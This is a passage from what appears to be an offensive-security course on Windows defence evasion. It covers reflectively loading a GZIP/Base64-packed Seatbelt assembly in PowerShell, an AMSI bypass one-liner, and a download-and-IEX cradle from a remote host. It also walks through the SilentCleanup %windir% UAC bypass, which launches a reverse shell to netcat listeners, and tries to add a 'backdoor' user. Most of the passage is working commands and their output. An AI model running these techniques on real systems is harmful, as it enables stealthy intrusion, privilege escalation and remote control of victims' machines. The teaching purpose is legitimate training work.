16                  Console.WriteLine($"Unhandled terminating exception: {e}");
17              }
18          }
19      }
20  }
21
```

With that done, we can switch from `Debug` to `Release` mode and build the solution. This will generate a file inside `C:\Tools\Seatbelt-PS\Seatbelt\bin\Release`. When we write our `PowerShell` script, we will need to store this assembly in a variable, so let's use [CyberChef]() to compress and encode it with `GZIP` and `Base64` respectively.



With our compressed and encoded `Seatbelt` assembly prepared, we can begin writing the `PowerShell` script which will load and execute it. First off, we can prepare a function called `Invoke-Seatbelt` which takes one string argument (which we will later pass to `Seatbelt`) and contains the compresed and encoded `Seatbelt` assembly we prepared earlier.

```
function Invoke-Seatbelt {
    [CmdletBinding()]
```

```
    Param (
        [String]
        $args = " "
    )

    # Seatbelt.exe -> Gzip -> Base64
    $gzipB64 = "<SNIP>";
}
```

Before we are able to load the assembly, we need to convert it back into its original bytes, so we can add the following lines to decode and then decompress the `$gzipB64` variable.













```
<SNIP>
# Base64 decode
$gzipBytes = [Convert]::FromBase64String($gzipB64);

# Gzip decompress
$gzipMemoryStream = New-Object IO.MemoryStream(, $gzipBytes);
$gzipStream = New-Object
System.IO.Compression.GzipStream($gzipMemoryStream,
[IO.Compression.CompressionMode]::Decompress);
$seatbeltMemoryStream = New-Object System.IO.MemoryStream;
$gzipStream.CopyTo($seatbeltMemoryStream);
<SNIP>
```

With the assembly bytes back in their original form, we can add the following lines to load the assembly reflectively, redirect STDOUT to the console and then invoke the `Main` method with the arguments passed to the `Invoke-Seatbelt` function.

```
<SNIP>
# Load assembly reflectively
$seatbeltArray = $seatbeltMemoryStream.ToArray();
$seatbelt = [System.Reflection.Assembly]::Load($seatbeltArray);

# Redirect assembly STDOUT to console
$OldConsoleOut = [Console]::Out;
$StringWriter = New-Object IO.StringWriter;
[Console]::SetOut($StringWriter);

# Call main method
[Seatbelt.Program]::Main($args.Split(" "));

# Reset STDOUT
[Console]::SetOut($OldConsoleOut);
$Results = $StringWriter.ToString();
```

```
$Results;
<SNIP>
```

The script works as is, however it will get flagged by AMSI, so a bypass is necessary before attempting to load it. One important thing to keep in mind is that the type of AMSI bypass used matters in this case. If we attempt to use the first bypass we looked at, which sets `amsiInitFailed` to `false`, then we get a strange error message when attempting to call `Invoke-Seatbelt`.


Administrator: Windows PowerShell
PS C:\> [Ref].Assembly.GetType('System.Management.Automation.Amsi'+'Utils').GetField('amsiInit'+'Failed','NonPublic,Static').SetValue($null,!$false)
PS C:\> (New-Object Net.WebClient).DownloadString('http://10.10.14.104/Invoke-Seatbelt.ps1')|IEX;
PS C:\> Invoke-Seatbelt LSASettings
Exception calling "Load" with "1" argument(s): "Could not load file or assembly '615936 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null' or one of its dependencies. An attempt was made to load a program with an incorrect format."
At line:22 char:5
+ $seatbelt = [System.Reflection.Assembly]::Load($seatbeltArray);
+ ~~~



User Account Control

Introduction to User Account Control

In `Windows`, every securable object is assigned an integrity level so that access can be controlled. The possible values are:

- `Low`, which is mainly used for internet interactions
- `Medium`, which is the default level
- `High`, which indicates elevated access
- `System`, which is the highest possible level

Securable objects with a `lower integrity level` can not access objects with a `higher integrity level`, but access is allowed in the reverse direction.

An access token is an object which describes the `security context` of a process, including its `integrity level`. Every user logon session is assigned an access token with a `medium integrity level` called a `standard user access token`. When an `administrator` logs in, they are assigned an additional `access token` with a `high integrity level` (called a `administrator access token`), but they still operate with the `standard user access token` by default.

Simply put, User Account Control is a `Windows` security feature, which manages `elevation` between `access tokens`. When a user attempts to perform an action which requires a `higher integrity level`, they are prompted by `User Access Control`. Depending on the way `User Access Control` is configured, as well as if the user is an `administrator`, the prompt may or may not ask for credentials.



From an attacker's perspective, bypassing `User Access Control` means elevating `integrity levels` when having control of an `administrative` user, but no GUI access. For example, let's say we have a reverse shell as `maria` who is an `administrator`. Because the process is running at a `medium integrity level`, we would be blocked by `User Access Control` when attempting to add a new user with the `net user` command.

```
┌──(kali㉿kali)-[~/Desktop/Tools/RShell/RShell/bin/x64/Release]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.45.160] from (UNKNOWN) [192.168.120.10] 49705
whoami
PS C:\Tools\RShell\RShell\bin\x64\Release> whoami
evasion-dev\maria
whoami /groups
PS C:\Tools\RShell\RShell\bin\x64\Release> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                   Type             SID          Attributes
============================================================ ================ ============ ==================================================
Everyone                                                     Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Administrators                                       Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                                                Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Performance Log Users                                Alias            S-1-5-32-559 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON                        Well-known group S-1-5-14     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                     Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                             Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                               Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                   Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                        Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                             Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                       Label            S-1-16-8192
net user backdoor B@ckd00r! /add
PS C:\Tools\RShell\RShell\bin\x64\Release> net user backdoor B@ckd00r! /add
System error 5 has occurred.

Access is denied.
```

This is a situation where we would have to bypass `User Access Control`.

How Can We Bypass It?

So how do we go about bypassing `User Access Control`? It turns out that there are a lot of ways to do this, so we will focus on `two of the most common ones` according to this [research article by Elastic](#):

- UAC Bypass via `DiskCleanup Scheduled Task Hijack`
- UAC Bypass via `FodHelper Execution Hijack`

Note: Everything in this section will be done with `Real-time protection` enabled.

Bypass 1: DiskCleanup Scheduled Task Hijack

The first bypass we will cover is one which was discovered in 2017 by James Forshaw from Google Project Zero. `SilentCleanup` is a scheduled task which is configured on `Windows` by default. The interesting thing about this scheduled task, is that it may be started from a process with a `medium integrity level`, and then automatically elevates to a `high integrity level` since the `"Run with highest privileges"` option is enabled.



Therefore, if we can control what `SilentCleanup` does, we can elevate to a `high integrity level` without triggering a prompt from `User Account Control`. Taking a look

at what `SilentCleanup` does, we see that it starts the program `"%windir%\system32\cleanmgr.exe"` with some arguments.



Since the path of the program to be launched includes the environment variable `%windir%`, we can modify this to control the program `SilentCleanup` launches in order to bypass `User Account Control`. Let's imagine we have placed `RShell.exe` in `C:\Windows\Tasks\`. By setting `%windir%` to the following (mind the space at the end):

```
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM
```

The path of the program to be launched would become:

```
cmd.exe /K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM
\system32\cleanmgr.exe /autocleanstoragesense /d %systemdriv...
```

REM is a `Windows` command which indicates a comment, which means `SilentCleanup` would just end up launching `RShell.exe` with a `high integrity level`.

```
Set-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Value "cmd.exe
/K C:\Windows\Tasks\RShell.exe <IP> 8080 & REM " -Force
Start-ScheduledTask -TaskPath "\Microsoft\Windows\DiskCleanup" -TaskName
"SilentCleanup"
```

```
┌──(kali㉿kali)-[~/[redacted]]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 49753
whoami
PS C:\Windows\Tasks> whoami
evasion-dev\maria
whoami /groups | findstr Level
PS C:\Windows\Tasks> whoami /groups | findstr Level
Mandatory Label\Medium Mandatory Level                    Label            S-1-16-8192
Set-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Value "cmd.exe /K C:\Windows\Tasks\RShell.exe [redacted] 8080 & REM " -Force
PS C:\Windows\Tasks> Set-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Value "cmd.exe /K C:\Windows\Tasks\RShell.exe [redacted] 8080 & REM " -Force
Start-ScheduledTask -TaskPath "\Microsoft\Windows\DiskCleanup" -TaskName "SilentCleanup"
PS C:\Windows\Tasks> Start-ScheduledTask -TaskPath "\Microsoft\Windows\DiskCleanup" -TaskName "SilentCleanup"

┌──(kali㉿kali)-[~/[redacted]]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 49754
whoami
PS C:\Windows\system32> whoami
evasion-dev\maria
whoami /groups | findstr Level
PS C:\Windows\system32> whoami /groups | findstr Level
Mandatory Label\High Mandatory Level                      Label            S-1-16-12288
```

To clean up after the bypass, we should remove the value we set for `%windir%` with the following command:

```
Clear-ItemProperty -Path "HKCU:\Environment" -Name "windir" -Force
```

Bypass 2: FodHelper Execution Hijack

The `FodHelper bypass` was discovered in 2017 by a master's student. Nowadays, it is a very well-known attacker vector and `Windows Defender Antivirus` does a relatively good job of detecting it. That being said, the technique still works, and it is not so hard to avoid getting detected.

The default `Windows` program `C:\Windows\System32\fodhelper.exe` has an attribute called `AutoElevate`, which makes it so that when it is run by a user at a `medium integrity level`, it is automatically elevated to a `high integrity level`.

```
PS C:\Tools\SysinternalsSuite> .\sigcheck.exe -m
C:\Windows\System32\fodhelper.exe | findstr autoElevate
        <autoElevate>true</autoElevate>
```

When `FodHelper` is run, it attempts to read the value of the registry key `"HKCU\Software\Classes\ms-settings\Shell\Open\Command"`:

Time ...	Process Name	PID	Operation	Path	Result	Detail	Integrity
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\StateHandler	NAME NOT FOUND	Length: 90	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\Flags	NAME NOT FOUND	Length: 16	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: Name	High
8:28:0...	fodhelper.exe	5880	RegQueryKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	Query: HandleTags, HandleTags: 0x0	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed	High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	BUFFER OVERFL...	Length: 12	High
8:28:0...	fodhelper.exe	5880	RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS		High
8:28:0...	fodhelper.exe	5880	RegQueryValue	HKCR\ms-settings\Shell\Open\Command\StateHandler	NAME NOT FOUND	Length: 90	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value	High
8:28:0...	fodhelper.exe	5880	RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value	High
